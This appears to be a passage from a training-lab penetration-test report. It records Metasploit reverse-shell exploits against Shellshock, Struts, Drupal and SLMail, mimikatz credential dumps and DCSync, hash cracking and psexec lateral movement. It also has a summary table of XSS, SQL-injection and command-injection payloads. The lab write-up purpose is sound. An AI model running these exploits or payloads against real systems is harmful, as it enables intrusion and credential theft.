Vulnerability: Shellshock
Payload: Metasploit to exploit the vulnerability

Flag 9

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

Flag10:
wjasdufsdkg

Location: 192.168.13.12
Vulnerability: Struts-CVE-2017-5638
Payload: use Nessus and Metasploit to exploit the vulnerability

Flag 10.

```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: /cve-2017-538
=======================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100644/rw-r--r--  22365155  fil   2022-02-08 09:17:59 -0500  cve-2017-538-example.jar
100755/rwxr-xr-x  78        fil   2022-02-08 09:17:32 -0500  entry-point.sh
040755/rwxr-xr-x  4096      dir   2025-03-09 15:04:15 -0400  exploit
```

```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > download flagisinThisfile.7z /root/
[*] Downloading: flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download   : flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter >
```

```
└# 7z x flagisinThisfile.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2

Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
--
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1
```

```
┌──(root💀 kali)-[~/temp]
└─# more flagfile
flag 10 is wjasdufsdkg
```

Flag11:
www-data

Location: 192.168.13.13
Vulnerability: Drupal-CVE-2019-6340
Payload: use Metasploit to exploit the vulnerability

Flag 11

```
Starting Nmap 7.92 ( https://nmap.org ) at 2025-03-09 17:08 EDT
Nmap scan report for 192.168.13.13
Host is up (0.000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
|_http-server-header: Apache/2.4.25 (Debian)
```

```
msf6 exploit(multi/http/struts2_content_type_ognl) > use unix/webapp/drupal_restws_unserialize
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOST 192.168.13.13
RHOST => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
[*] Meterpreter session 7 opened (172.22.117.100:4444 → 192.168.13.13:59882 ) at 2025-03-09 17:05:25 -0400

meterpreter > getuid
Server username: www-data
```

Flag12:
d7sdfksdf384
Location: 192.168.13.14
Vulnerability: CVE-2019-14287
Payload: use SSH and login with exposed data

```
└─# nmap -A 192.168.13.14
Starting Nmap 7.92 ( https://nmap.org ) at 2025-03-09 17:10 EDT
Nmap scan report for 192.168.13.14
Host is up (0.000051s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA)
|   256 04:14:eb:7f:20:da:17:b5:09:5e:3e:4b:ef:04:5e:e0 (ECDSA)
|_  256 da:4c:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519)
```

```
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
```

Day 3 – Windows Server Penetration Testing

Flag1:
Tanya4life
Location: https://github.com/totalrekall/site/
Vulnerability: Open Source exposed data
Payload: Search data

Search
txt:totalrekall site:github.com


found
https://github.com/totalrekall/site/
in file site/blob/main/xampp.users
found: trivera:*$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0*
Flag 1: after using jack Tanya4life

Flag2:
4d7b349705784a518bc876bc2ed6d4f6
Location: 172.22.117.20
Vulnerability: open ports
Payload: exploit open port with credentials

Scan nmap -A 172.22.117.0/24

```
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
```

Login to 172.22.117.20 using credentials from flag 1



Name	Last modified	Size	Description
flag2.txt	2022-02-15 13:53	34	

4d7b34970584a518c876bc2ed64f6

Flag3:
89cb548970d44f348bb63622353ae278
Location: 172.22.117.20
Vulnerability: open ports
Payload: exploit open port

From the previous nmap scan we noticed ftp port 21 I open and we can log in as anonymous

```
└# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
```

```
┌──(root💀 kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Flag4:
822e3434a10440ad9cc086197819b49d

Location: 172.22.117.20
Vulnerability: open ports
Payload: exploit pop3 open port with Metasploit

```
msf6 > search pop3

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank     Check
   -  ----                                                  ---------------  ----     -----
   0  auxiliary/server/capture/pop3                                          normal   No
   1  exploit/linux/pop3/cyrus_pop3d_popsubfolders          2006-05-21       normal   No
   2  auxiliary/scanner/pop3/pop3_version                                    normal   No
   3  auxiliary/scanner/pop3/pop3_login                                      normal   No
   4  exploit/windows/pop3/seattlelab_pass                  2003-05-07       great    No
   5  post/windows/gather/credentials/outlook                                normal   No
n
   6  exploit/windows/smtp/ypops_overflow1                  2004-09-27       average  Yes
```

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, no
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
```

```
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
```

```
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Flag5:
54fa8cd5c1354adc9214969d716673f5
Location: 172.22.117.20
Vulnerability: System browsing
Payload: Windows scheduler

```
822e3434a10440ad9cc086197819b49dmeterpreter > shell
Process 4556 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>
```

```
C:\Program Files (x86)\SLmail\System>schtasks /query
schtasks /query

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
flag5                                    N/A                    Ready
MicrosoftEdgeUpdateTaskMachineCore       3/6/2025 6:34:48 PM    Ready
MicrosoftEdgeUpdateTaskMachineUA         3/6/2025 5:04:48 PM    Ready
OneDrive Reporting Task-S-1-5-21-2013923 3/7/2025 11:18:12 AM   Ready
OneDrive Standalone Update Task-S-1-5-21 3/7/2025 10:20:18 AM   Ready

Folder: \Microsoft
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\OneCore
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows
```

```
C:\Program Files (x86)\SLmail\System>schtasks /query /fo LIST /v /tn "flag5"
schtasks /query /fo LIST /v /tn "flag5"

Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        3/6/2025 4:55:34 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
```

Flag6:
Computer!
Location: 172.22.117.20
Vulnerability: kiwi
Payload: Windows hash

Load kiwi and do lsa_dump_sam

```
User : Flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 7c8a38104693d8cca74228f4b757129c
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
```

```
┌──(root💀 kali)-[~]
└─# john flag6.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2025-03-06 20:45) 12.50g/s 1118Kp/s 1118Kc/s 1118KC/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Flag7:6fd73e3a2c2740328d57ef32557c2fdc
Location: 172.22.117.20
Payload: Search file system for interesting files

```
c:\Users\Public\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of c:\Users\Public\Documents

02/15/2022  02:02 PM    <DIR>          .
02/15/2022  02:02 PM    <DIR>          ..
02/15/2022  02:02 PM                32 flag7.txt
               1 File(s)             32 bytes
               2 Dir(s)   3,415,724,032 bytes free

c:\Users\Public\Documents>more flag7.txt
more flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
```

Flag8:
ad12fc2ffc1e47
Location: 172.22.117.20 and 172.22.117.10
Vulnerability: kiwi and metasploit
Payload: Windows Increased privilege

Load kiwi

```
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:65428 ) at 2025-03-09 17:57:03 -0400

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3418274713509632341 2d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 3/9/2025 2:58:37 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

Use john to crack the hash which reveals password Changeme!
Use the credentials to login in the server2019

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.10    yes       The target host(s), see https://
                                                    loit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be use
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             rekall           no        The Windows domain to use for au
   SMBPass               Changeme!        no        The password for the specified u
   SMBSHARE                               no        The share to connect to, can be
                                                    lder share
   SMBUser               ADMBob           no        The username to authenticate as
```

```
meterpreter > shell
Process 3008 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

Flag9:
f7356e02f44c4fe7bf5374ff9bcbf872
Location: 172.22.117.10
Payload: Windows file browsing

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 142E-CF94

 Directory of C:\

02/15/2022  03:04 PM                32 flag9.txt
09/15/2018  12:19 AM    <DIR>          PerfLogs
02/15/2022  11:14 AM    <DIR>          Program Files
02/15/2022  11:14 AM    <DIR>          Program Files (x86)
02/15/2022  11:13 AM    <DIR>          Users
02/15/2022  02:19 PM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)  18,984,083,456 bytes free

C:\>more flag9.txt
more flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
```

Flag10:
4f0cfd309a1965906fd2ec39dd23d582
Location: 172.22.117.10
Vulnerability: kiwi DCSync
Payload: Windows hash


```
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain
[+] Account   : administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500
```

Summary Vulnerability Overview

1	Vulnerability	Exploitation Likelihood	Potential Impact	HOST	Port	Web Page	Payload
2	XSS reflected	High	Medium			Welcome.php	<script>alert("I love my ?Name");</script>
3	XSS reflected	High	Medium			Memory-Planner.php	<SCRIPscriptT>alert("I love my ?Name");</SCRIPscriptT
4	XSS Stored	High	High			comments.php	<script>alert("hello world");</script>
5	Sensitive data exposure	Medium	High			About-Rekall.php	HTTP response headers
6	Local File Inclusion	High	High			Memory-Planner.php	Upload php file
7	Local File Inclusion	High	High			Memory-Planner.php	Upload jpg.php file
8	SQL injection	Critical	Critical			Login.php	' or '1' = '1' for password
9	Sensitive data exposure	Medium	High			Login.php	View raw html
10	Sensitive data exposure	Medium	High			disclaimer.php	file access
11	Command injection	Critical	Critical			networking.php	compound command using && or ;
12	Command injection	Critical	Critical			networking.php	compound command using |
13	Brute Force Attack	High	Medium			Login.php	exploit networking.php to get /etc/passwd
14	Command injection	Critical	Critical			souvenirs.php	inject system command in the URL
15	Session management	Medium	Medium			admin_legal_data.php	brute force URL request increasing the admin id
16	Open source exposed data	Low	Medium			https://centralops.net/co/	search for confidential data
17	Open source exposed data	Low	Medium			crt.sh	search for confidential data
18	Apache Tomcat Remote code execution vulnerability (CVE-2017-12617)	Critical	Critical	192.168.13.10			use Metasploit to exploit the vulnerability
19	Shellshock	Critical	Critical	192.168.13.11			use Metasploit to exploit the vulnerability
20	Struts-CVE-2017-5638	Critical	Critical	192.168.13.12			use Nessus and Metasploit to exploit the vulnerability
21	Drupal-CVE-2019-6340	Critical	Critical	192.168.13.13			use Nessus and Metasploit to exploit the vulnerability
22	CVE-2019-14287	Critical	Critical	192.168.13.14			use SSH and login with exposed data
23	Open source exposed data	Low	Medium			https://github.com/totalrekall/site/	search for confidential data
24	Open ports	Medium	Medium	172.22.117.20	80		exploit open http port with credentials
25	Open ports	Medium	Medium	172.22.117.20	21		exploit ftp open port
26	Open ports	Medium	Medium	172.22.117.20	110		exploit pop3 open port
27	System browsing	Low	Low	172.22.117.20			Windows scheduler
28	kiwi hash dump	Critical	Critical	172.22.117.20			Windows hash
29	kiwi hash dump	Critical	Critical	172.22.117.10			Windows hash and metasploit



Heat map provided by ChatGPT using values from the table.


Vulnerabilities Mapped By Likelihood Vs Impact (Inverted Y-Axis)






Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected or Stored XSS Vulnerabilities in multiple web pages
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Malicious scripts successfully stored or reflected on multiple pages.

